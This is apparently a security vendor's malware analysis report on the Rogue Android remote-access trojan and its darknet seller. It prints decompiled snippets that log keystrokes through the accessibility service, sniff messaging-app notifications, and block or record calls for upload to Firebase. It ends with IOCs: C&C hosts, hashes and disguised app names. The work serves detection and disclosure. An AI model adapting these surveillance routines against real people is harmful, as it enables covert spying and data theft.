deleteApp	Uninstalls application by a provided package name.	Disabled
clearWhatsappMessages	Removes saved sniffed IM messages from applications in the local database. It is possible to remove all messages or only messages that belong to one of the sniffed applications (e.g. “com.whatsapp”).	
runJobScheduler	Starts a scheduler for executing jobs scheduled by the “scheduleCommand” command.	

Spreading Arms

Like many other malicious applications, Rogue can adapt the accessibility service to suit its own needs.


The Android accessibility service is the OS assistive service that is used to mimic the user’s screen clicks and has the ability to automate user interactions with the device.

Some malwares, Rogue among them, use the accessibility service as the Achilles Heel in Android’s defensive armor to get around OS security restrictions.

Rogue uses the accessibility service for logging and documenting the user’s actions and to upload the collected data to the cloud C&C server.

Rogue logs the following user actions:

- TYPE_VIEW_TEXT_CHANGED
- TYPE_VIEW_FOCUSED
- TYPE_VIEW_CLICKED



```
private final void uploadEvent(String event, long timestamp) {
  SimpleDateFormat df = new SimpleDateFormat("dd-MMM-yy HH:mm:ss z",
    Locale.getDefault());
  Calendar v1 = Calendar.getInstance();
  Intrinsics.checkExpressionValueIsNotNull(v1, "Calendar.getInstance()");
  String time = df.format(v1.getTime());
  DatabaseUtilsKt.setValueToDatabase$default("user-data/" +
    this.getX().getUid() + '/' + this.getX().getUuid() + "/keylogger/keylogger/"
            + timestamp, time + '|' + event, null, 4, null);
}
```

Figure 22. Rogue uploads the documented data.

In addition, the malware registers its own notification service which is used to sniff every notification that pops up on the infected device.

Every notification that is triggered after the implantation of the service, is being saved to a local predetermined database and will later be uploaded to the Firebase Database.


The malware saves multiple types of notifications and parses them by splitting each notification into these fields:

- Message Body
- Sender
- Timestamp

However, notifications from the following list, which usually contain more sensitive and higher value data, are parsed separately:

- com.facebook.katana
- com.facebook.orca
- com.instagram.android

- com.whatsapp
- com.skype.raider
- org.telegram.messenger
- kik.android
- jp.naver.line.android
- com.google.android.gm
- org.telegram.messenger
- kik.android
- jp.naver.line.android
- com.tencent.mm




```
public final class NotificationService extends NotificationListenerService {
    @Override  // android.service.notification.NotificationListenerService
    public void onNotificationPosted(StatusBarNotification sbn) {
        super.onNotificationPosted(sbn);
        if(sbn != null) {
            try {
                Notification v0_1 = sbn.getNotification();
                if(v0_1 != null) {
                    String v1 = sbn.getPackageName();
                    Intrinsics.checkExpressionValueIsNotNull(v1, "sbn.packageName");
                    NotificationUtilsKt.handleNotification(v0_1, v1);
                    return;
                }
            }
            catch(Exception e) {
                DatabaseUtilsKt.saveLog$default("Error saving notification, " + e, null, 2, null);
                return;
            }
        }
    }
```

Figure 23. Rogue saves the notifications.

Rogue also maintains a “Block List” for phone numbers. The malware can choose which numbers are in this list, and if it detects an incoming or an outgoing call to one of these numbers, it drops the call.


This is done by registering a call receiver called “me.hawkshaw.receiver.CallReceiver” that later uses the “CallBlock” handler to block a certain call.



```
<receiver android:name="me.hawkshaw.receiver.CallReceiver">
  <intent-filter android:priority="100">
    <action android:name="android.intent.action.PHONE_STATE"/>
    <action android:name="android.intent.action.PRECISE_CALL_STATE"/>
    <action android:name="android.intent.action.NEW_OUTGOING_CALL"/>
  </intent-filter>
</receiver>
```

Figure 24. Rogue registers the call receiver.

On the other hand, when accepting calls, Rogue can record each and every call, incoming or outgoing, and leak it to the Firebase Cloud Store.




```
@Override  // android.telephony.PhoneStateListener
public void onCallStateChanged(int state, String phoneNumber) {
    super.onCallStateChanged(state, phoneNumber);
    Log.d(this.tag, "Number: " + phoneNumber + ", state: " + state);
    Intent intent = new Intent(this.context, CallRecorder.class);
    intent.putExtra("commandType", state);
    if(state != 0) {
        if(state == 1) {  // CALL_STATE_RINGING
            new CallBlock(phoneNumber, "CALL_STATE_RINGING").start();
            intent.putExtra("phoneNumber", phoneNumber);
            this.context.startService(intent);
            return;
        }
        if(state == 2) {  // CALL_STATE_OFFHOOK
            intent.putExtra("phoneNumber", phoneNumber);
            this.context.startService(intent);
            return;
            new CallBlock(phoneNumber, "CALL_STATE_RINGING").start();
            intent.putExtra("phoneNumber", phoneNumber);
            this.context.startService(intent);
            return;
        }
    }
    else if(CallRecorder.Companion.getRecordStarted()) {
        this.context.startService(intent);
    }
```

Figure 25. Rogue listens to every call.

Current state of affairs

In April 2020, the Rogue RAT package was leaked on one of the Darknet forums.

It's reasonable to assume that the leakage could majorly affect Triangulum's sales. However, it turns out that the reputation forged on his home Darknet forum does speak for itself; even after the leakage, Triangulum's team still receives messages on his home Darknet forum from interested customers.



09-14-2020, 10:48 AM

I am interested. I want to start with a one month package. Also do you offer crypting service for this tool ? Get back to me please thanks

Figure 26. Message on September 14, 2020 from an interested customer.

In fact, at the time this report was written, Triangulum is still active and expanding his customer network. Despite all the obstacles and some failures (like an unsuccessful attempt to start sales in the Russian Darknet segment) along the way, together with HeXaGoN he still distributes malware products through his home Darknet forum.

Conclusion

The Rogue malware and the story behind it is the perfect example of how mobile devices are exploited.

Just like with Rogue malware, other threat actors are practicing and learning, sometimes for years, till they are ready to apply their knowledge as effectively as they can, in either malware development or malware sales.

Triangulum shows would-be threat actors that you don’t have to invent new malware every time you want to offer a new product for sale. Instead, you can apply your soft skills in marketing to build up and maintain a sales reputation, and create catchy advertisement and different names for a product that appears to be another version of what already exists.

We leave it as an exercise to the reader to compare the two brochures with advertisements of DarkShades and Rogue (see *figure 7*), and find the differences between them.

A lesson to draw here is that threat actors have created a reality in which we cannot be complacent. We must stay constantly vigilant for threats that are lurking around the corner and understand how to protect ourselves from them.

In any case, if you’re stepping into this arena, you’d better come prepared.

In this research, CPR uncovered a fully active market that sells malicious mobile malware, living and flourishing on the dark net and other related web forums.

Similar to Triangulum, other threat actors are perfecting their craft and selling mobile malware across the dark Web – so we need to stay vigilant for new threats that are lurking around the corner and understand how to protect ourselves from them.

Stay Protected From Mobile Threats

Check Point SandBlast Mobile is the market-leading Mobile Threat Defense (MTD) solution, providing the widest range of capabilities to help you secure your mobile workforce.

SandBlast Mobile provides protection for all mobile vectors of attack, including the download of malicious applications and applications with malware embedded in them.

Learn more.

IOCs

C&C servers

- https[:]//bald-panel[.]firebaseio[.]com
- https[:]//hawkshaw-cae48[.]firebaseio[.]com
- https[:]//spitfirepanel[.]firebaseio[.]com
- https[:]//phoenix-panel[.]firebaseio[.]com

Hashes

SHA256
1f5850b3a38df372cc40987b376cbf093ed5dd5d9e99e3ead61b24aa8cc82976
28a74b00f590cc85578dad296271ed0a91225b876c088a4fae2a7e9d06636347
2beb5e9d9ba93acc1d5f858c3e4fdeee04e0741eb44ab0a3a5a98ce2687f38a7
36ebc45ee083d8478372916a7d9bf4f7f26bdd1cd8f10765ec6e375bf73962f4
3dc2f2a200630294fc0af904ddf611f9ecfe8a4c65899aff8d6b56aed53177f8
3ead4a167d118105164e9c13de0fa14d06ea0dc32d02c861bde4c8bef4e0bd07
41ad6c0c6eb93877adb8a319520bba43a334cae463379feccb5b6df3bb94b530
4478a2e8a952529bbe1bf0a1f1d98f197ff1717f1dab1635cfe151c4771d3561
49b353ac2ba897672644ea6aff8edc69ac7fc195b96c069c338f7da588674871
4ad6b698cfd2af542fca2316b94e1f213025d48e0895f1a127dec789c4b4dded
4d24880ac70f7d7b3997316ca01854413de0d8df5bb30ce757280a28713ae7e4
4e0bcfc83f8a2714acbf1725262827ec17f61c5826cd5cf0837d1642fdc5b25e
5a8de8e601fb1577321ded7475b28f8c72157bb6bcf2857c99cbc7a39489c71a
5de7799e1d95daaaceb6e158dfb27e44fd93021c7676f728b0e157e1bd2099c7
62078c7099dd3485b45ac8bec8fcecbc2662f6c21d3b309dc7a865df6a822794
64905ad7b0f635efb0402d57d0b0d7d31832ca66afac2fe17379877004a32e73
6ad406fa29e2f327d9672e1f8578d89aa1f1cc242c7a9ee83ede3cebd313ca09
6e89e0e52fec1bff8175742570d9a40cb32be6c869e885077db9b13b1e39ef80
71cc0cd5979cce2ee72073e81c47262465fd8158d10a7d29cd86cae6ffa12607
72c60de4ae67237bbcdc8d9bdda38c2374cb0d4a1364239ecb9ef4992a6253e2
734c9146be56c9c1e1abb7dfa533d8ebec77ceae8550d7918dd7e38e4f4dc721
7a6c738f4bdecffcbfa8a29eae1091876f34d9c91cd21b51a7e51896a69be3ac
7bea11940ef818db0b3284c5e6b651e8551b5f2662808e3c48e2e92a55156ff3
82c07ab7460204b60e4cd4c2f5e263db538e128382341f8dfa727800d3e0c980

SHA256
901c93ee5bc2a474c20379bd07eac08cc27266a39b3b6b563c0ffa7dfcebec88
928cdc76250852b5161ca0ca418b82cf3033e1b21d419a9654a29a68b43e4aa5
974615a4902d920895b4fe03e4f987f56471f003daf82d2930c9fdbdc56bc048
9eb556a52bf26e284a6c333f09d576e61fad9f76d4d4b7abb86cfe099108b8a0
a08db81e33f978da7b540228d04ddce47f447b4501b9f70fba46f5acf74e038a
a1002512a86d7af9c4fd5579f87baee7d377e84373cae475a83beb9438eb17e7
ae3afac1ddbf6853845c8a62f9adaaa5ea872141da2dd8be5a6d61b84bf1da9a
af89e25c4add8bc5a5d5cd1a16479ecd8f40577766d8ea8e42eb6bcae7d3ba9d
b93ba6614762120f200efdee98ba2f5f3f3f55f152279c70422d2014f770cf8e
bcd53e2e363daf5eb719c0892d49d15261189fe8711adc9ad40fcbe646956622
c2893c0cdb3e67f3052fe3f819f03f5d52610d0904dad11aa353db202ead6c00
caa38f6ae2969e885757ff0cfce69b7981d4c115740f12cd18b4088b47a97dee
cf519a751ea25f59f99d7f90dfba82c109b11725fe9cbeb479c3ec358f124e99
d910ff3e1ff1c8355d603113dfdf6de3859e206bdd704b83a75c7efb7ab7a594
dfd18ac31b4b90ac72649de6ed663fa2fd8719606cd4da7126098e58288693ce
e0e1fb9d914d0626c4e7b4999afdd02f070cea1bc5a446f7073566d94493161f
e2f611c47efd760a41090293792ad8ebe6ae972c75fe136639c4cc98561b4e98
f47d06ddf3525e244f5d58e9c3ea5f1977845c917b84fca28363d1797d70715e
fa7fcbf01a252e1f0d3028512e5d58ab18674bc415d4956e28d1e3fea835d724
10988044a6db87ff8a526aa4a5004c9fafb8631d4373bf3e7ec76e5e47690eb9
cb1cbb2cadb2f265b38fae9bad0d622cdf4d7c071924a0346679fb3decafa95c
4105f8c46caa7b715d003a8d39ecf2d22b107000961a232538766830a741657b
a4058e6e6f81ec4c8bb234b5df11ad9b459221cc7d1b0acba733ffd6e1f1f930
b790affd3fc6591779fa0c06f6c8e47fbc1b2b76399842f12fbd792edb8bb98c

Shortcut name (Visible to user in menu)	Application name (visible in application properties)

AppleProtect	se.spitfire.appleprotect.it
Axgle	com.absolutelycold.axgle
Buzz	org.thoughtcrime.securesms
Google Play Service	com.demo.testinh
Idea Security	com.demo.testing
SecurIt	se.joscarsson.privify.spitfire
SecurIt	sc.phoenix.securit
Service	com.demo.testing
Settings	com.demo.testing
Settings	com.hawkshawspy
Settings	com.services.deamon
wallpaper girls	com.demo.testing
Wifi Pasword Cracker	com.services.deamon